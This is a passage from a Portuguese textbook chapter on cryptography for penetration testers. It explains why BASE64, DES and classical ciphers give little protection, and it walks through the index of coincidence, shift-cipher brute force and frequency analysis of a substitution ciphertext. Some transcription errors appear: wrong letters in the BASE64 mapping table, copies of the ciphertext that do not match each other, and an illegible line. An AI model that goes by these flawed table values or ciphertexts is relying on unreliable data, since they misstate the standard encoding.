Mesmo que fosse impossível descobrir a chave, por meio da análise do binário, tal prática fere os preceitos de gerenciamento de chaves criptográficas. O motivo é que a chave teria criptoperíodo infinito, isto é, ela nunca expiraria, salvo se novo binário fosse gerado, com substituição da chave. Note-se que o objetivo em se estabelecer um tempo máximo para o uso de uma chave é limitar: a quantidade de texto cifrado para criptoanálise; o montante de informação em caso de comprometimento; o uso do algoritmo ao tempo de vida esperado; o tempo disponível para ataques de força bruta (Menezes *et al.*, 2001).

Pensando no ciclo de vida das chaves criptográficas, um ponto que merece, mas não recebe, bastante atenção é a fase de criação, que deve empregar métodos que garantam um bom nível de aleatoriedade.



Não é incomum encontrar programas que baseiam a geração de chaves em funções como “rand()”, na linguagem C, e em classes como “Random”, em Java. Ou, pior ainda, empregam cadeias fixas como “01234567...”, “000000...” e “ffffff...”, as quais, dada a frequência com que aparecem, são candidatas naturais a serem testadas.

**DES**  
Data Encryption Standard é uma cifra simétrica de blocos, definida pelo padrão americano FIPS 46-2, que utiliza blocos de 64 bits e chaves de 56 bits. Devido ao pequeno tamanho, foi quebrada, em 1998, por uma máquina criada especificamente para executar busca exaustiva de chaves.

Muitas empresas utilizam cifras caseiras ou clássicas na proteção de informações valiosas, conforme constatado em diversas auditorias e análises de vulnerabilidades realizadas pelo autor deste texto.

Na grande maioria dos casos, empregavam-se cifras de substituição monoalfabética com chaves fixas como parte da transformação; em outros, as informações eram apenas codificadas em BASE64. Não é nem necessário dizer que todas essas soluções fornecem um nível de segurança quase nulo. Um pouco melhor, mas ainda problemático face ao valor das informações protegidas, é o uso de **DES** simples, contra o qual ataques de força bruta são viáveis a um custo relativamente baixo.

Aspectos mais sutis, com relação ao armazenamento seguro de informações, estão relacionados a detalhes de desenvolvimento da solução.

Por exemplo, se as posições de memória contendo chaves criptográficas não forem zeradas antes de liberadas, ou se essas mesmas regiões forem para disco, no processo de **swap** do sistema operacional, acesso não autorizado às chaves poderá ocorrer.

## Uso de BASE64

BASE64 é o nome dado a um grupo de esquemas de codificação, que representam cadeias de octetos como caracteres imprimíveis, pertencentes a um conjunto de 65 caracteres **ASCII**.

Um deles, o caractere "=", é utilizado para preenchimento do resultado, para que o tamanho seja sempre múltiplo de quatro. Os demais são mapeados, conforme Figura 9.4, para os valores 0 a 63, que compreendem todas as possibilidades de um número de seis bits.

Valor	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
Código	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P

Valor	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Código	Q	R	S	T	U	V	W	X	Y	Z	a	b	c	d	e	f

Valor	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47
Código	G	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v


Valor	48	49	50	51	52	53	54	55	56	57	58	59	60	61	62	63
Código	W	x	y	z	0	1	2	3	4	5	6	7	8	9	+	/

**Figura 9.4**


Mapeamento utilizado em BASE64.

A entrada é processada da esquerda para a direita, três octetos por vez, os quais resultam em quatro caracteres codificados. Caso o tamanho da mensagem não seja múltiplo de três, o último bloco conterá um ou dois octetos e deverá ser tratado de maneira especial, conforme Figura 9.5 e Figura 9.6, respectivamente:

- Um octeto – quatro bits “0” devem ser adicionados ao final do octeto, de modo a completar 12 bits, que são então mapeados para dois caracteres, concatenados com “=”.
- Dois octetos – dois bits “0” devem ser adicionados ao final dos octetos, completando 18 bits, que são então mapeados para três caracteres, concatenados com “=”.



**Figura 9.5**  
Codificação em BASE64, quando o último bloco possui um octeto.



**Figura 9.6**  
Codificação em BASE64, quando o último bloco possui dois octetos.

Um exemplo completo de codificação pode ser observado na Figura 9.7. A primeira linha ilustra a entrada, em caracteres imprimíveis, correspondente à palavra “Teste”; na segunda, estão representados os valores ASCII de cada caractere, em binário, além dos dois bits “0” adicionados; a seguinte mostra o agrupamento em blocos de 6 bits e a última, o resultado em BASE64. Para realizar a decodificação, basta desfazer cada um dos passos, iniciando pelo último deles.

Um ponto importante, que deve ser notado, é que os processos de conversão não dependem de nenhum segredo e, assim, qualquer pessoa é capaz de executá-los. Isto implica que o mecanismo não deve nunca ser utilizado para proteção do sigilo de informações.



T	e	s	t	e		
010101 00	0110 0101	01 110011	011101 00	0110 0101	0 0	
010101	000110	010101	110011	011101	000110	010100
V	G	V	z	d	G	U
						=

**Figura 9.7**  
Exemplo de codificação em BASE64.

Dado o alfabeto característico utilizado, é muito fácil reconhecer dados codificados em BASE64. Em um teste de invasão, sempre que informações nesse formato forem encontradas, deve-se proceder à decodificação delas, para constatar se o mecanismo não está sendo incorretamente utilizado para prover confidencialidade. Algumas vezes, pode ocorrer de haver um prefixo ou sufixo, normalmente, em outro formato, que precisa ser ignorado para que a recuperação da informação original seja possível.

## Exercício de fixação 2

### BASE64

É seguro utilizar BASE64 para proteção de informações sensíveis? Justifique sua resposta.

---



---



---

## Identificação e quebra de cifras clássicas

Infelizmente, ainda hoje, encontram-se sistemas que utilizam cifras clássicas na proteção de informações sensíveis. Esses algoritmos criptográficos históricos são quebrados facilmente, mesmo sem a ajuda de computadores, o que torna o fato bem preocupante.





Como há uma chance não marginal de se deparar com esse cenário, é importante saber como são os processos de criptoanálise que podem ser empregados em cada caso. Afinal, a subtração de informações de um ambiente é um dos principais objetivos de um teste de invasão.

### Conceitos adicionais sobre cifras

Cifras de substituição simples e de transposição são duas classes básicas, mas importantes, de cifras simétricas. As primeiras, também chamadas de cifras monoalfabéticas, definem um mapeamento entre o alfabeto em claro para o de ciframento, que é utilizado na substituição de cada elemento do texto original por outro, como exemplificado pela Figura 9.8. As de transposição, por sua vez, operam sobre blocos de tamanho fixo pré-estabelecido, permutando os elementos de cada um deles, segundo uma regra definida. Uma terceira classe de cifras, a de substituição polialfabética, trabalha com um conjunto de  $n$  mapeamentos de substituição, que são aplicados ordenada e ciclicamente aos caracteres do texto em claro.

O objetivo é evitar que as frequências dos elementos da mensagem original sejam refletidas no texto cifrado, como ocorre com a letra “e”, no exemplo da Figura 9.8. Embora isto evite alguns ataques, outros ainda são possíveis, salvo em alguns casos, em que algumas condições muito especiais são satisfeitas. As cifras clássicas que serão analisadas nesta seção, basicamente, são variações desta e da primeira categoria.

Alfabeto original																									
a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕
Ⓐ	Ⓑ	Ⓒ	Ⓓ	Ⓔ	Ⓕ	Ⓖ	Ⓗ	Ⓘ	⓫	⓪	⓯	⓭	⓬	⓰	⓱	⓲	⓳	⓴	⓵	⓶	⓷	⓸	⓹	⓺	⓻
Alfabeto de ciframento																									

**Figura 9.8**  
Exemplo de cifra de substituição simples.

<b>Texto em claro:</b>	e	l	e	m	e	n	t	o
	↓	↓	↓	↓	↓	↓	↓	↓
<b>Texto cifrado:</b>	Ⓐ	⓫	Ⓐ	⓭	Ⓐ	⓵	⓪	⓶

Com o mesmo propósito acima mencionado, cifras de substituição homofônica mapeiam para cada caractere do alfabeto original um conjunto de  $t$  símbolos, com a restrição de não haver elementos comuns entre os diversos conjuntos.

Claramente, em um esquema assim, o alfabeto de ciframento deve conter, no mínimo,  $t$  vezes o número de elementos do original, senão não é possível satisfazer o requisito mencionado. O processo de ciframento de um caractere, por sua vez, consiste em substituí-lo por um elemento selecionado aleatoriamente do grupo mapeado para ele. Desse modo, a frequência de ocorrência de um elemento no texto em claro é dividida entre  $t$  símbolos no texto cifrado.

Por convenção, quando cifras clássicas são utilizadas, o texto em claro é representado em letras minúsculas e o cifrado em letras maiúsculas. Além disso, o alfabeto original e o de ciframento são idênticos, apesar disso não ser um requisito fundamental. Finalmente, assume-se que o atacante sabe a língua da mensagem original e a cifra que foi utilizada para protegê-la.

## Índice de coincidência (IC)

O primeiro passo antes de atacar um texto cifrado é identificar o tipo de algoritmo que foi utilizado, pois os métodos de criptoanálise diferem para cada classe. Especificamente para os criptosistemas históricos, o objetivo é determinar se foram empregadas cifras monoalfabéticas, polialfabéticas ou de transposição. O índice de coincidência, introduzido por William Friedman em 1922 (Friedman, 1922; Swenson, 2008), é uma ferramenta estatística que pode ser utilizada para este propósito, pois ela mede a distribuição dos caracteres em um texto.



Para compreender como calcular o índice, serão utilizados alguns conceitos elementares de probabilidade. Imagine-se uma urna contendo  $n$  papéis, cada um com uma única letra do alfabeto latino, denotado por  $A$ . Se forem retirados, aleatoriamente e sem reposição, exatamente dois papéis, qual a probabilidade de que contenham a mesma letra? A resposta desta pergunta é dada pelo índice de coincidência.

Seja  $n_\alpha$ ,  $\alpha \in A$ , o número de ocorrências da letra  $\alpha$  na urna. Dessa definição segue imediatamente que  $n = n_a + n_b + \dots + n_z$ , pois, a soma das frequências individuais é igual ao número total de papéis. A chance de se retirar a letra "a" nas duas escolhas é de  $n_a/n \times (n_a - 1)/(n - 1) = p_a$ , pois o papel não é devolvido ao recipiente. Semelhantemente, para a letra "b", a probabilidade é de  $n_b/n \times (n_b - 1)/(n - 1) = p_b$ , e assim por diante. Uma vez que esses eventos são mutuamente exclusivos, a probabilidade procurada é a soma de  $p_\alpha$ , com  $\alpha \in A$ :

$$IC(n) = \sum_{\alpha \in A} p_\alpha = \sum_{\alpha \in A} \frac{n_\alpha \times (n_\alpha - 1)}{n \times (n - 1)}$$

No caso de uma distribuição homogênea,  $n_\alpha = n/26$ , para toda letra do alfabeto. Substituindo na fórmula acima, obtém-se:

$$IC(n) = \sum_{\alpha \in A} \frac{\frac{n}{26} \times (\frac{n}{26} - 1)}{n \times (n - 1)} = \sum_{\alpha \in A} \frac{\frac{n - 26}{26}}{26 \times (n - 1)} = 26 \times \frac{n - 26}{26 \times 26 \times (n - 1)} = \frac{n - 26}{26n - 26}$$

Supondo uma enorme quantidade de papéis, isto é, com  $n$  tendendo ao infinito, é possível calcular o índice por meio do limite da função:

$$\lim_{n \rightarrow \infty} IC(n) = \lim_{n \rightarrow \infty} \frac{n - 26}{26n - 26} \xrightarrow{\text{L'Hôpital}} \lim_{n \rightarrow \infty} IC(n) = \frac{1}{26} \cong 0,03846$$

Este valor de  $IC$ , denotado por  $IC_A$ , reflete uma sequência de letras aleatoriamente selecionada a partir de uma distribuição uniforme. Para um texto em uma língua qualquer, entretanto, as frequências não são homogêneas, mas, sim, apresentam um padrão estatístico, que depende do idioma. De modo a obter o índice de coincidência, nesses casos, deve-se atribuir os valores correspondentes a  $n_\alpha$ ,  $\alpha \in A$ , e calcular o limite da função  $IC(n)$ , de maneira similar ao exemplo acima. A Figura 9.9, adaptada de (Gaines, 1939 e Singh, 1999), ilustra as frequências individuais das letras em diversos idiomas e o índice de coincidência relacionado.

	Inglês	Alemão	Francês	Italiano	Espanhol	Português
A	8,20	5,00	9,40	11,74	12,69	14,50
B	1,50	2,50	1,02	0,92	1,41	0,50
C	2,80	1,50	2,64	4,50	3,93	3,50
D	4,30	5,00	3,38	3,73	5,58	5,00
E	12,70	18,50	15,84	11,77	13,14	12,50
F	2,20	1,50	0,95	0,95	0,46	1,00
G	2,00	4,00	1,04	1,64	1,12	1,00
H	6,10	4,00	0,77	1,54	1,24	1,00
I	7,00	8,00	8,41	11,25	6,25	6,00
J	0,20	0,00	0,89	0,00	0,56	0,50
K	0,80	1,00	0,00	0,00	0,00	0,00
L	4,00	3,00	5,34	6,51	5,94	3,50
M	2,40	2,50	3,24	2,51	2,65	4,50
N	6,70	11,50	7,15	6,88	6,95	5,50
O	7,50	3,50	5,14	9,83	9,49	10,90
P	1,90	0,50	2,86	3,05	2,43	3,00
Q	0,10	0,00	1,06	0,61	1,16	1,50
R	6,00	7,00	6,46	6,37	6,25	7,40
S	6,30	7,00	7,90	4,98	7,60	7,60
T	9,10	5,00	7,26	5,62	3,91	4,10
U	2,80	5,00	6,24	3,01	4,63	4,50
V	1,00	1,00	2,15	2,10	1,07	1,50
W	2,40	1,50	0,00	0,00	0,00	0,00
X	0,20	0,00	0,30	0,00	0,13	0,20
Y	2,00	0,00	0,24	0,00	1,06	0,00
Z	0,10	1,50	0,32	0,49	0,35	0,30
IC	0,0657	0,0814	0,0759	0,0757	0,0749	0,0788

**Figura 9.9**  
Tabela de frequências individuais de letras em diversos idiomas.

Mas como o índice de coincidência pode ser utilizado com o propósito enunciado? Recorde-se que em cifras monoalfabéticas as frequências das letras no texto em claro são refletidas no texto cifrado, embora em símbolos diferentes, e observe-se que em cifras de transposição elas não são alteradas. Isso implica que o  $IC$ , nesses dois casos, deve ser próximo ao do idioma da mensagem. Por outro lado, quando cifras polialfabéticas e homofônicas são empregadas, a frequência original das letras é diluída no texto cifrado e, portanto, o  $IC$  deve aproximar-se de  $IC_A$ .

### Cifra de Cesar

A cifra de Cesar, atribuída folcloricamente ao imperador romano Júlio Cesar, pertence à classe de algoritmos de substituição monoalfabética e consiste em se trocar cada letra do texto em claro por aquela situada três posições adiante no alfabeto romano. Note-se que neste esquema a transformação é fixa e, logo, uma chave não é utilizada.

Isto é uma péssima prática, pois requer que o algoritmo seja mantido em sigilo e, se ele for comprometido, um novo mecanismo deve ser projetado para substituí-lo. Para quebrar este criptossistema, basta tentar decifrá-lo pelas vias normais, isto é, substituir cada letra do texto cifrado por aquela que ocupa a terceira posição anterior no alfabeto.

O mapeamento utilizado por esta cifra, bem como um exemplo, está ilustrado na Figura 9.10.

Alfabeto original																									
a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕
D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C

<b>Texto em claro:</b>	e	l	e	m	e	n	t	o
	↓	↓	↓	↓	↓	↓	↓	↓
<b>Texto cifrado:</b>	H	O	H	P	H	Q	W	R

**Figura 9.10**  
Mapeamento da cifra de Cesar e exemplo.

### Cifra de deslocamento e ROT13

Conforme explicado anteriormente, uma das fraquezas da cifra de Cesar é que ela utiliza uma transformação fixa, sem chave.

Uma possibilidade de melhoria resulta na cifra de deslocamento, em que a rotação do alfabeto latino é parametrizada pelo valor da chave  $k$ . Desse modo, ao todo, existem 26 mapeamentos de ciframento possíveis, que correspondem ao número total de chaves aceitas. A cifra de Cesar, no caso, é uma particularização deste esquema, com  $k = 3$ , pois este é o número de vezes em que o alfabeto é deslocado.

O exemplo abaixo, por sua vez, ilustra esta cifra com chave  $k = 10$ .

Alfabeto original																									
a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕	↕
K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J

<b>Texto em claro:</b>	e	l	e	m	e	n	t	o
	↓	↓	↓	↓	↓	↓	↓	↓
<b>Texto cifrado:</b>	O	V	O	W	O	X	D	Y

**Figura 9.11**  
Exemplo de cifra de deslocamento com chave  $k = 10$ .

Um espaço de chaves pequeno como este, porém, não acrescenta muito à segurança, uma vez que é possível executar um ataque de força bruta, no qual todas as possibilidades são testadas, uma a uma. Disso, pode-se pensar erroneamente que, para obter uma cifra segura, basta aumentar o número total de chaves.

Para esclarecer este ponto, considere-se que uma cifra simétrica é um cofre, com segredo de mil dígitos. Obviamente, quanto maior o comprimento deste valor, mais difícil é varrer todas as combinações possíveis. Mas para quebrar o sistema isto realmente é necessário? Depende! Se o mecanismo for fraco, o melhor ataque deixa de ser a força bruta. Na analogia, se o cofre for de madeira, quem vai se preocupar em testar todos os segredos? É muito mais fácil destruir o próprio cofre!

Como exemplo de criptoanálise, considere-se que o texto cifrado "YKMAXGTIG" foi interceptado. Sabendo que a cifra de deslocamento foi utilizada, deve-se tentar decifrá-lo com cada uma das chaves existentes, a partir de  $k = 1$ , até que texto legível seja recuperado. Os passos realizados neste processo, ilustrados na Figura 9.12, finalizam em  $k = 6$ , quando o texto em claro "seguranca" é encontrado.

k	Mapeamento																										Texto candidato
0	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	YKMAXGTIG
1	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	xjIzwfshf
2	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	wikyverge
3	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	vhjxudqfd
4	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	ugiwtcpec
5	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	tfhvsbodb
6	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	seguranca

**Figura 9.12**  
Exemplo de cripto-  
análise da cifra de  
deslocamento.

O algoritmo ROT13, assim como a cifra de Cesar, é uma particularização da cifra de deslocamento, mas com chave  $k = 13$ .

O ponto interessante é que os processos de ciframento e de deciframento podem utilizar exatamente a mesma transformação, pois duas aplicações consecutivas do algoritmo fazem com que cada letra do texto em claro seja substituída por aquelas 26 posições adiante no alfabeto, ou seja, por ela mesma. Devido a este fato, a quebra do ROT13 é trivial, bastando aplicá-lo sobre o texto cifrado que se julga ser texto protegido pelo algoritmo.

### Cifra de substituição monoalfabética genérica


A principal fraqueza da cifra de deslocamento reside no uso de um espaço muito pequeno de chaves criptográficas, que descrevem somente as permutações baseadas na rotação do alfabeto romano.

Para compensar este problema, uma cifra de substituição monoalfabética genérica permite que o mapeamento seja realizado para qualquer permutação do alfabeto de entrada. Com isto, o total de chaves sobe para  $26! = 403.291.461.126.605.635.584.000$ .  $000 \approx 2^{88}$ , o que é ligeiramente superior a um algoritmo simétrico moderno com chave de 80 bits.

Uma vez que o espaço de chaves deste esquema tem tamanho razoável para os dias atuais, resta saber se o algoritmo também é resistente, isto é, se não há um ataque mais eficiente que a busca exaustiva de chaves. O primeiro fato que deve ser levado em conta é que cifras de substituição simples apenas transferem as frequências individuais dos símbolos do texto em claro para outros caracteres no texto cifrado. Assim, por exemplo, se a chave escolhida mapeia a letra "a" para "j" e existem 1 milhão de "a"s, no texto em claro, a mesma quantidade de "j"s estará presente no texto cifrado. O segundo aspecto importante é que toda linguagem natural é redundante, o que determina uma estrutura característica de frequências e agrupamentos de letras (Menezes *et al.*, 2001).

Sob a luz deste fato, a Figura 9.13 e a Figura 9.14 ilustram, respectivamente, os percentuais de ocorrência de cada letra nas línguas inglesa e portuguesa.

Note-se que, no caso de nossa língua nativa, as vogais respondem por aproximadamente metade das letras em um texto. Este número é bem inferior para o idioma norte-americano, o qual gira em torno de 38%.



**Figura 9.13**  
Frequências das  
letras na língua  
inglesa.



**Figura 9.14**  
Frequências das  
letras na língua  
portuguesa.

Para enfatizar como as frequências das letras em idiomas específicos são refletidas em textos aleatórios, dois exemplos em inglês e dois em português serão fornecidos, juntamente com os respectivos histogramas. A partir deles, é importante constatar que, para textos de tamanho razoável, o padrão da língua é mantido, o que será muito útil no processo de criptoanálise da cifra de substituição monoalfabética.

#### Texto em inglês #1

O primeiro exemplo em inglês, retirado da revista Scientific American, expõe o processo que resultou na extinção dos Neandertais, que, por muito tempo, coexistiram com nossa espécie. Apesar de o texto ser pequeno, as frequências individuais das letras estão muito próximas às esperadas pelo idioma, conforme pode ser observado na Figura 9.15. Perceba-se, entretanto, que a ordem dos elementos mais comuns está um pouco diferente da língua inglesa, embora ainda dentro do erro estatístico.

“Some 28,000 years ago in what is now the British territory of Gibraltar, a group of Neandertals eked out a living along the rocky Mediterranean coast. They were quite possibly the last of their kind. Elsewhere in Europe and western Asia, Neandertals had disappeared thousands of years earlier, after having ruled for more than 200,000 years. The Iberian Peninsula, with its comparatively mild climate and rich array of animals and plants, seems to have been the final stronghold. Soon, however, the Gibraltar population, too, would die out, leaving behind only a smattering of their stone tools and the charred remnants of their campfires” (Wong, 2009).



**Figura 9.15**  
Comparação das frequências das letras em inglês e em um trecho de artigo.

#### Texto em inglês #2

Este exemplo, extraído da revista Digital PhotoPro, apresenta o trabalho do fotógrafo Stuart Weston. Observe-se, na Figura 9.16, que, embora as distribuições sejam parecidas, as frequências das letras mais comuns não estão muito aderentes à estrutura da língua. Esses desvios, entretanto, são comuns para textos pequenos.

“Stuart Weston is a multitasking bundle of energy who happens to make his living as a fashion photographer. His previous careers include a stint as an aerospace engineer, and he’s apparently a talented drummer, painter and handyman. He’s currently building a log cabin in the French countryside, which will be his respite from running a booming business – one that not only includes fashion photography, but also video production, graphic design and postprocessing. It all started, though, because 30 years ago, he worked with a photographer who was more interested in ogling models than he was in taking pictures” (Savalich, 2009).



**Figura 9.16**  
Comparação das frequências das letras em inglês e em um trecho de artigo.

#### Texto em português #1

O seguinte trecho em português, de Mary Carmichael (2010), faz parte de uma matéria que trata da vacina contra a malária e foi publicada na edição brasileira da revista Scientific American. Observando o histograma apresentado na Figura 9.17, é fácil perceber como as frequências das letras do texto são muito próximas às da língua, principalmente, para os elementos mais comuns, com exceção da letra “O”.

“Neste exato momento, em algum lugar do mundo – numa placa de Petri em Baltimore, talvez, ou nas glândulas salivares de um mosquito criado num laboratório de Seattle, ou ainda na corrente sanguínea de um aldeão em Gana –, está presente um composto químico que poderá ajudar a erradicar a doença mais letal da história da humanidade. Os cientistas estão desenvolvendo muitas vacinas experimentais promissoras contra a malária, e, pela



primeira vez, uma delas atingiu a fase de testes avançados em humanos. Se esta ou outra vacina potencial mostrar-se eficaz em humanos, mesmo que parcialmente, milhões de crianças e mulheres grávidas poderão ser salvas. Essa vacina seria a única já desenvolvida contra um parasita humano, um feito digno de Nobel. E poderia, na forma de sua primeira geração, ser distribuída na África já em 2015” (Carmichael, 2010).



### Texto em português #2

O texto a seguir, extraído da revista National Geographic, fala da expansão imobiliária que vem ocorrendo na cidade de Águas Claras, DF, para comportar a legião de pessoas que estão se mudando para a capital, em busca de novos desafios de trabalho. Por meio de uma rápida comparação dos histogramas da Figura 9.18, percebe-se que, além das distribuições semelhantes, as três letras mais frequentes da língua portuguesa ocupam os mesmos postos no exemplo fornecido.

“Futurismo é a palavra da moda em Águas Claras. Todo mundo usa, mas isso não quer dizer que seu significado seja claro. Um dia depois da minha chegada, um corretor de imóveis vem conversar: ‘O senhor precisa conhecer o nosso projeto. É o que há de mais atual em termos de futurismo’, diz (mesmo sem entender nada, aceito um cartão para visitar o estande de vendas do edifício). Mais do que antever o amanhã, ou o dia incerto no qual a cidade que emerge com velocidade estonteante estará definitivamente construída no Distrito Federal, o futurismo é um modo de explicar uma arquitetura que, acreditam os moradores, servirá para diferenciar seu novo hábitat. Ou seja, é um estilo. Ou uma maneira curiosa de tentar buscar identidade estética em uma cidade de feições únicas no Brasil – absolutamente vertical, na qual centenas de espigões residenciais, finalizados ou em obras, se projetam rumo aos céus do Planalto Central, anunciando um novo tempo nas adjacências da capital da República” (Ribeiro, 2011).

**Figura 9.17**

Comparação das frequências das letras em português e em um trecho de artigo.

**Figura 9.18**

Comparação das frequências das letras em português e em um trecho de artigo.







O método conhecido por análise de frequências, introduzido no século IX pelo polímata árabe Abū Yūsūf Ya'qūb ibn Is-hāq ibn as-Sabbāh ibn 'omrān ibn Ismaīl al-Kindī, emprega os conceitos recém apresentados, para quebrar cifras de substituição simples. O primeiro passo consiste em descobrir o idioma da mensagem original, o que é fundamental para saber quais são as frequências esperadas de cada letra do alfabeto. Em seguida, deve-se realizar a contagem de cada símbolo presente no texto cifrado sendo analisado. Como cifras monoalfabéticas apenas alteram a “face” de cada símbolo, mantendo a distribuição geral de frequências, é razoável assumir que cada elemento do texto cifrado corresponde a uma letra similarmente frequente do alfabeto original.

Por exemplo, em um texto em inglês, se “Z” é a letra cifrada com maior número de ocorrências, há uma grande probabilidade de que seja o mapeamento da letra “e”.

Para facilitar a compreensão da técnica de al-Kindī, o texto cifrado apresentado na Figura 9.19 será minuciosamente criptoanalisado. Considere-se que a mensagem original foi redigida na língua inglesa e que uma cifra de substituição simples foi empregada para protegê-la. Um forte indicativo de que a última premissa está correta é o índice de coincidência igual a 0,0723, que revela uma alta redundância no texto cifrado. Por outro lado, se ele fosse a única ferramenta utilizada para identificar a língua original, a principal candidata teria sido o espanhol, em vez do inglês. Isso ocorre porque o IC é um indicador estatístico, com valores muito próximos para os diversos idiomas, o que faz com que não seja uma técnica precisa para alcançar esse propósito.

**Figura 9.19**  
Texto cifrado com cifra monoalfabética.

DSFY CQLGRBGJOFUT XJTG SJY IQBG YQXSFYDFCJDGL GAGIGUDY JD DSG RQDDQI  
QP DSG XJTG PQB GZJIXAG MQW CJU JAYQ GZJIFUG DSG PBGHWGUCM QP XJFBGL  
AGDDGBY JUL CXIXJBG DSGI DQ DSG PBGHWGUCM QP XJFBGL AGDDGBY FU  
GUTAFYS QB MQW CJU AQQO JD BGXGJDGL AGDDGBY QB DSG EQVGA DBQVGA

**Figura 9.20**  
Frequências individuais das letras do texto cifrado comparadas com as da língua inglesa.

A primeira tarefa que deve ser realizada é calcular as frequências individuais de cada símbolo no texto cifrado e compará-las com a estrutura da língua inglesa. O resultado, apresentado na Figura 9.20, mostra que as três letras mais comuns no texto são “G”, “D” e “Q”, em ordem decrescente de percentual de ocorrências. Estatisticamente, a partir da última linha do gráfico, conclui-se que elas são os mapeamentos de “e”, “t” e “a”, respectivamente. Desse modo, deve-se proceder à substituição de “G” por “e”, “D” por “t” e “Q” por “a”, conforme ilustrado na Figura 9.21, a qual está dividida em tabela de mapeamento de deciframento, texto em claro parcial e texto cifrado.



			t			e										a									
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z

t\*\* \*a\*\*e\*\*\*\*\* \*\*e \*\*\* \*a\*e \*a\*\*\*\*\*t\*\*\*te\* e\*e\*e\*t\* t\*  
t\*e \*atta\* a\* t\*e \*\*\*e \*a\* e\*\*\*\*\*e \*a\* \*\*\* \*\*\*a e\*\*\*\*\*  
t\*e \*\*\*\*\* a\* \*\*\*\*\*e \*ette\*\*\* \*\*\*\*\* a\*\*\*\*\* t\*e\* ta t\*e  
\*e\*e\*e\*\*\* a\* \*\*\*\*\*e \*ette\*\*\* \*\* e\*\*\*\*\* a\* \*a\* \*\*\* \*aa\* t\*  
\*e\*e\*te\*ette\*\* a\* t\*e \*a\*\* t\*a\*\*

DSFY CQLGRBGJOFUT XJTG SJY IQBG YQXSFYDFCJDGL GAGIGUDY JD  
DSG RQDDQI QP DSG XJTG PQB GZJIXAG MQW CJU JAYQ GZJIFUG  
DSG PBGHWGUCM QP XJFBGL AGDDGBY JUL CQIXJBG DSGI DQ DSG  
PBGHWGUCM QP XJFBGL AGDDGBY FU GUTAFYS QB MQW CJU AQOO JD  
BGXGJDGL AGDDGBY OB DSG EOYGA DBOYGA

**Figura 9.21**  
Análise de frequências (1/11) - substituição de "G", "D" e "Q" por "e", "t" e "a", respectivamente.

Observe-se as partes marcadas em vermelho na figura acima. Tudo indica que “t\*e” corresponde à palavra “the” e, portanto, todas as ocorrências de “S”, no texto cifrado, devem ser substituídas pela letra “h” (vide Figura 9.22). Um problema destacado por esta ilustração é a palavra “ta”, circundada no quadro, a qual não é usual na língua inglesa. Como a letra “t” parece ter sido corretamente mapeada, uma vez que ela faz parte do texto legível recuperado, a troca de “Q” por “a” foi aparentemente equivocada. Assim, essa substituição deve ser cancelada, obtendo-se o exposto na Figura 9.23.

[illegible]

th\*\* \*a\*e\*\*\*\*\* \*\*e h\*\* \*a\*e \*a\*h\*\*t\*\*\*\*\*e\* e\*e\*e\*t\* \*t  
